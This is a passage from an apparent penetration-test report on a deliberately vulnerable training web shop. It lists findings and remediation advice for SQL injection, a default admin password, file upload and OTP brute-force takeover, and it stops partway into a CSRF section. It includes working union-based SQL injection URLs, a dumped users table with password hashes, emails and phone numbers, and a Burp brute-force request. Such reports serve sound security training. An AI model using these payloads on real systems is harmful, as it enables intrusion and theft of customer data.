



Lifestyle Store - Project Web Application

Detailed Developer Report

VULNERABILITY STATISTIC

Critical

14

Severe

10

Moderate

7


Low

5

Vulnerbalities

S.NO	SEVERITY	VULNERABILITY	COUNT
1	CRITICAL	SQL injection	1
2	CRITICAL	Access to admin panel	1
3	CRITICAL	Arbitrary file upload	2
4	CRITICAL	Account takeover by OTP bypass	1
5	CRITICAL	CSRF	3
6	SEVERE	Reflected cross site scripting	1
7	SEVERE	Stored cross site scripting	1
8	SEVERE	Common password	1
9	SEVERE	Component with known vulnerability	3
10	MODERATE	Server misconfiguration	1
11	MODERATE	Unauthorized access to user details(IDOR)	4
12	MODERATE	Directory listings	5
13	LOW	Personal Information leakage	2
14	LOW	Client side and server side validationbypass	1
15	LOW	Default error display	1
16	LOW	Open redirection	2

1. SQL Injection

Advisory	Request 1	Response 1	Request 2	Response 2
<div> SQL injection</div>				
<div><div>Issue:</div><div>Severity:</div><div>Confidence:</div><div>Host:</div><div>Path:</div></div> <div><div>SQL injection</div><div>High</div><div>Certain</div><div>http://65.2.140.9</div><div>/products.php</div></div>				


Issue detail

The **cat** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the cat parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.


The database appears to be MySQL.

Observation

Navigate to the Main Page of the website where you will see categories option click on “**T Shirt**” or “**Socks**”or “**Shoes**”to get into this URL, you will see products as per the category you have chosen but notice the **GET parameter**in the URL.




When we Put --+ at end



Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

`http://65.2.140.9/products.php?cat=1' union select 1,database(),2,version(),3,4,5--+`



PoC –attacker can dump arbitrary data

- No of databases: 2
- hacking_training_project
- information_schema

```
available databases [2]:
[*] hacking_training_project
[*] information_schema
```

- No of tables in hacking_training_project: 10
- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers

```
Database: hacking_training_project
[10 tables]
+-----+
brands
cart_items
categories
customers
order_items
orders
product_reviews
products
sellers
users
+-----+
```

•users

Business Impact –Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Below is the screenshot of users table which shows user credentials being leaked, although the password is encrypted yet vulnerable and can be misused by hackers.


Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

```
[21:58:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:58:54] [INFO] fetching entries of column(s) 'email, id, name, password, phone_number, user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[16 entries]
```


id	name	user_name	password	email	phone_number
1	admin	admin	\$2y\$10\$xmddvrxSCxqdywSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFsxxgyJTki	admin@lifestylestore.com	8521479630
2	Donald Duck	Donal1234	\$2y\$10\$PM.7nBSP5Fma1dxim/S3s./p5xR6GtKvjry7ysJtx0kBg0JURAHs0	donald@lifestylestore.com	9489625136
3	Brutus	Pluto98	\$2y\$10\$xmddvrxSCxqdywSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFsxxgyJTki	Pluto@lifestylestore.com	8912345670
4	Chandan	chandan	\$2y\$10\$4cZBEIrgthXdvTlhwUlivuFELe03rR.GICdp03NjrlS0VeioKLVda	chandan@lifestylestore.com	7854126395
5	Popeye the sailor man	Popeye786	\$2y\$10\$Fkv1RfWYTiow0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsvm7Eec	popeye@lifestylestore.com	9745612300
6	Radhika	Radhika	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvH18rF6XXu18kTlWtrfqhTutCA8JC.	radhika@lifestylestore.com	9512300052
7	Nandan	Nandan	\$2y\$10\$G.cRNLMeiG7ZFXE1Hg.R.o95334U0xm2u4.9MqzR5614ucwnk59K	Nandan@lifestylestore.com	7845129630
8	Murthy Adapa	MurthyAdapa	\$2y\$10\$hzOGzD4sD5j2EunpC1oe4ek18c1AbsOT2P1aiP6ev1DPR.11Uubdc	murthy@internshala.com	8365738264
9	John Albert	john	\$2y\$10\$GhD88h1X6xjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18F8gecvG	jhon@gmail.com	6598325015
10	Bob	bob	\$2y\$10\$kiUikn3HPFbuytK751LNurxzqC0LX3eWgy0/Ux16J0og37dCGKlq	bob@building.com	8576308560
11	Jack	jack	\$2y\$10\$z/nyNlkrJ76m91tmZ4N510erxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	jack@ronald.com	9848478231
12	Bulla Boy	bullla	\$2y\$10\$HT5oiRmetqaz7xGZPE9s2.Mk1yF4PnyDJHCwm2w/xuKpjEEI/zjG	bullla@ranto.com	7645835473
13	hunter	hunter	\$2y\$10\$P83U9iFxbBgSb12AkBpiEeIBdh1Yfwy9y.xv23q12gGbmCyn7N3g2	konezo@web-experts.net	9788777777
14	asd	asd	\$2y\$10\$At5pFZnRwpjCD/yNnJWdL.L3Cc4Cv0W8Q/wEHmwzBFqVikBQFpCF2	asd@asd.com	9876543210
15	acdc	acdc	\$2y\$10\$J50B78.gpuculTwpHwbcPedyCaIn.Y1.TsTLyQtk17FzdSpmIRrb1	cewi@next-mail.info	9999999999
16	hacker	hacker1	\$2y\$10\$KwdTzams0iBoVmmDjrj6Yu5VwX12z.GFVJS2GSA5xAzxf55Nyn7d6	hacker1@gmail.com	9234567899

Few More Screenshots

union select 1,column_name,3,4,5,6,7 from
information_schema.columns where
table_schema="hacking_training_project" and table_name="users" --+



http://35.154.196.131/products.php?cat=1'union select 1,user_name,3,passowrd,5,6,7 from users--+

 <p>Nike Basic Tshirt 499</p>	<p>admin</p> <p>\$2y\$10\$xmDvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaT6zYH0Pz</p> <p>VIEW PRODUCT</p>	<p>Donal234</p> <p>\$2y\$10\$P7nBSP5FMaldXIM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO</p> <p>VIEW PRODUCT</p>
<p>Pluto98</p> <p>\$2y\$10\$xmDvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaT6zYH0Pz</p> <p>VIEW PRODUCT</p>	<p>chandan</p> <p>\$2y\$10\$P7nBSP5FMaldXIM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO</p> <p>VIEW PRODUCT</p>	<p>Popeye786</p> <p>\$2y\$10\$P7nBSP5FMaldXIM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO</p> <p>VIEW PRODUCT</p>
<p>Radhika</p> <p>\$2y\$10\$RyXNhOyV/G4g7OtFwpqYaeXvH8rF6XXui8ZyW10Gcr</p> <p>VIEW PRODUCT</p>	<p>Nandan</p> <p>\$2y\$10\$P7nBSP5FMaldXIM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO</p> <p>VIEW PRODUCT</p>	<p>MurthyAdapa</p> <p>\$2y\$10\$P7nBSP5FMaldXIM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO</p> <p>VIEW PRODUCT</p>

Recommendations

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query

structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.

Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

References

SQL injection:- <https://portswigger.net/web-security/sql-injection>

Using Burp to Test for Injection Flaws:-

<https://support.portswigger.net/customer/portal/articles/1965677-using-burp-to-test-for-injection-flaws>

SQL Injection Cheat Sheet:- <https://portswigger.net/web-security/sql-injection/cheat-sheet>

Vulnerability classifications

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

CWE-94: Improper Control of Generation of Code ('Code Injection')


CWE-116: Improper Encoding or Escaping of Output

2. Access To Admin Pannel

Access to admin panel (Critical)	<p>Below mentioned URL is vulnerable to Arbitrary File Upload and making other admin level changes.</p> <p>Affected URL :</p> <ul style="list-style-type: none">•http://13.126.196.134/wondercms/loginURL
---	---

Observation

When we navigate to <http://13.126.196.134/wondercms/> url we get the password on the page and login as : admin in the url <http://13.126.196.134/wondercms/loginURL> .




Admin Panel password is weak

Admin Panel password- admin

Proof of Concept (PoC)

Hacker can change the admin password .Hacker can also add and delete pages.

Hacker can upload any malicious file.



Business impact - Extremely High

Hacker can do anything with the page, he will have full access of the page and can govern the page according to its will.

It is the massive business risk.

Loss can be very high

RECOMENDATIONS

The default password should be changed and a strong password must be setup.

The admin url must also be such that its not accessible to normal users.

Password changing option must be done with 2 to 3 step verification.

References

https://www.owasp.org/index.php/Default_Passwords

<https://www.us-cert.gov/ncas/alerts/TA13-175A>

Arbitrary file Upload

Arbitrary fileupload (Critical)

The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the version is known to have vulnerabilities.

Affected URL :

<http://13.126.196.134/wondercms/Affected> Parameters :

- File Upload (POST parameter)


The attacker can upload files with extension other than .jpeg.


Affected URL :

•<http://13.126.196.134/profile/2/edit/Affected> Parameters :

- Upload Profile Photo (POST parameter)

Observation





Proof of concept

- Weak password - admin.
- Arbitrary File Inclusion.

Business Impact – Extremely high

Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

Recommendation for File Upload Vulnerability

- Change the Admin password to something strong and not guessable.
- The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated:CVE-2017-14521.

References [https://www.owasp.org/index.php/Unrestricted File](https://www.owasp.org/index.php/Unrestricted_File)
<https://www.opswat.com/blog/file-upload-protection-best-practices>

Recommendation for Weak Password

Take the following precautions:

Use a strong password 8 character or more in length with alphanumerics and symbols

It should not contain personal/guessable information

Do not reuse passwords

Disable default accounts and users

Change all passwords to strong unique passwords

References:

[https://www.owasp.org/index.php/Testing for weak password change or reset functionalities \(OTG-AUTHN-009\)](https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009))

[https://www.owasp.org/index.php/Default Passwords](https://www.owasp.org/index.php/Default_Passwords)


<https://www.us-cert.gov/ncas/alerts/TA13-175A>

Account Takeover Using OTP Bypass

Account Takeover Using OTP Bypass (Critical)	The below mentioned login page allows login via OTP which can be bruteforced
	Affected URL :
	http://35.154.196.131/reset_password/admin.php?otp=
	Affected Parameters :
	OTP (POST parameters)

Observation

Navigate to http://13.126.196.134/reset_password/admin.php?otp= .
You will see user login page via OTP.



Observation

Following request will be generated containing OTP parameter.

Now we are bruteforcing it.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /reset_password/admin.php?otp=$58$ HTTP/1.1
2 Host: 13.126.196.134
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://13.126.196.134/reset_password/admin.php?otp=586
9 Cookie: key=6C39C61A-7888-B0B4-B9D5-FC7EBB773CB1; PHPSESSID=6hvkbo07po0ae20foib398mm4; X-XSRF-TOKEN=272778106214aced6782a5bb73eb9bb175e3c153f78eb9e096ae8a5254415fb8
10 Upgrade-Insecure-Requests: 1
11
12
```

Add \$
Clear \$
Auto \$
Refresh

Observation

And we easily got the valid otp

We get OTP 167

66	165	200	<input type="checkbox"/>	<input type="checkbox"/>	4380
67	166	200	<input type="checkbox"/>	<input type="checkbox"/>	4380
68	167	200	<input type="checkbox"/>	<input type="checkbox"/>	4476
69	168	200	<input type="checkbox"/>	<input type="checkbox"/>	4380
70	169	200	<input type="checkbox"/>	<input type="checkbox"/>	4380
71	170	200	<input type="checkbox"/>	<input type="checkbox"/>	4380
72	171	200	<input type="checkbox"/>	<input type="checkbox"/>	4380
73	172	200	<input type="checkbox"/>	<input type="checkbox"/>	4380

Look above image on 167 u can see change in value to 4476

35.154.196.131/reset_password/admin.php?otp=321

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Lifestyle Store Blog Forum Sign Up Login

Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

Here we change admin account password

35.154.196.131/reset_password/admin.php?otp=167

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Lifestyle Store Blog Forum Sign Up Login

Enter New Admin Password

Reset Password

Hence attacker can Login into admin Account

The screenshot shows the Admin Dashboard for a Lifestyle Store. The browser address bar indicates the URL is 35.154.196.131/admin31/dashboard.php. The dashboard has a top navigation bar with 'Lifestyle Store' and links to 'Dashboard' and 'Logout'. Below the navigation bar, the title 'Admin Dashboard' is centered. A 'CONSOLE' button is visible. The 'Add Product' section contains a form with fields for 'No.', 'Product Name', 'Product Description', 'Seller', 'Category', 'Image', 'Price', and an 'Add' button. The 'All Products' section displays a table with three rows of product data.

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD		Add

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men & Women Ankle Length Socks	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks <input type="radio"/> Shoes	UPLOAD	450	Update
3	Puma Socks	Men & Women Ankle Length Socks Pack of 3	<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika	<input type="radio"/> T Shirt <input checked="" type="radio"/> Socks	UPLOAD	600	Update

Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer.

Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendation

Take the following precautions:

Use proper rate-limiting checks on the no of OTP checking and Generation requests

Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts

OTP should expire after certain amount of time like 2 minutes

OTP should be at least 6 digit and alphanumeric for more security

References:

[https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))

https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

CSRF

Unauthorised
Access to
Customer Details
(Critical)

The below mentioned login page allows you to change password without verification and view details of other customers (CSRF).

Affected URL :

- http://13.126.196.134/profile/change_password.php

Affected Parameters :

- Update button (POST parameter) We can change the password.

Affected URL :

- <http://35.154.196.131/cart/cart.php>

Affected Parameters :

- Remove option (POST parameter)

Affected URL :

